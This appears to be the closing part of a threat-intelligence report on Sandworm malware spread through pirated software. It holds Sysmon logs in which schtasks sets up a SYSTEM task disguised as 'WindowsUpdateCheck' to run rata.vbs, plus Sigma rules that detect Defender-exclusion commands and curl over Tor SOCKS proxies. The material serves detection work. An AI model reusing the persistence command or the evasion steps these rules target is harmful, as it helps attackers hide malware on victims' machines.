CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {9b646545-58ab-67ac-e703-000000000000}

Process Create:
RuleName: -
UtcTime: 2025-02-08 12:49:01.929
ProcessGuid: {9b646545-52bd-67a7-1d03-000000000a00}
ProcessId: 10876
Image: C:\Windows\System32\schtasks.exe
FileVersion: 10.0.26100.1882 (WinBuild.160101.0800)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: schtasks.exe
CommandLine: "C:\WINDOWS\system32\schtasks.exe" /tn WindowsUpdateCheck /CREATE /F /SC MINUTE /MO 60 /RU SYSTEM /TR C:\Users\Public\Libraries\rata.vbs
CurrentDirectory: C:\Users\Greenm\Desktop\Samples\
User: green\Greenm

Process Create:
RuleName: -
UtcTime: 2025-02-08 12:49:02.120
ProcessGuid: {9b646545-52be-67a7-2003-000000000a00}
ProcessId: 11200
Image: C:\Windows\System32\wscript.exe
FileVersion: 5.812.10240.16384
Description: Microsoft ® Windows Based Script Host
Product: Microsoft ® Windows Script Host
Company: Microsoft Corporation
OriginalFileName: wscript.exe
CommandLine: C:\WINDOWS\System32\WScript.exe "C:\Users\Public\Libraries\rata.vbs"
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM

```yaml
logsource:
  category: "process_creation"
  product: "windows"

detection:
  selection_wmic_add_exclusion:
    Image|endswith: "\\WMIC.exe"
    CommandLine|contains:
      - "/NAMESPACE:\\root\\Microsoft\\Windows\\Defender"
      - "MSFT_MpPreference"
      - "Add ExclusionPath="

  selection_wmic_networkadapter:
    Image|endswith: "\\WMIC.exe"
    CommandLine|contains:
      - "path Win32_NetworkAdapter"

  selection_reg_query_defender:
    Image|endswith: "\\reg.exe"
    CommandLine|contains:
      - "query"
      - "Windows Defender"
      - "DisableAntiSpyware"
```

```yaml
logsource:
    category: process_creation
    product: windows
detection:
    process_creation:
        EventID: 1
        Channel: Microsoft-Windows-Sysmon/Operational
    selection_img:
        Image|endswith: \curl.exe
    selection_socks:
        CommandLine|contains:
            - socks5h://
            - socks5://
            - socks4a://
    selection_onion:
        CommandLine|contains: .onion
    condition: process_creation and (all of selection_*)
```

[Kalambur Backdoor Curl TOR SOCKS Proxy Execution]

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Closing Remarks

- **Leverage Actionable Intelligence:** Monitor threat actors to apply new detection methods and improve threat modeling
- **Pirated Software as an Entry Point:** Sandworm (APT44) abuse the Ukraine's high piracy rates to distribute malware
- **Use of Living Off the Land Binaries (LOLBINs):**Sandworm leverage built-in Windows binaries and features like RDP, PowerShell, curl etc.
  - If applicable, block these binaries to disrupt similar attack patterns

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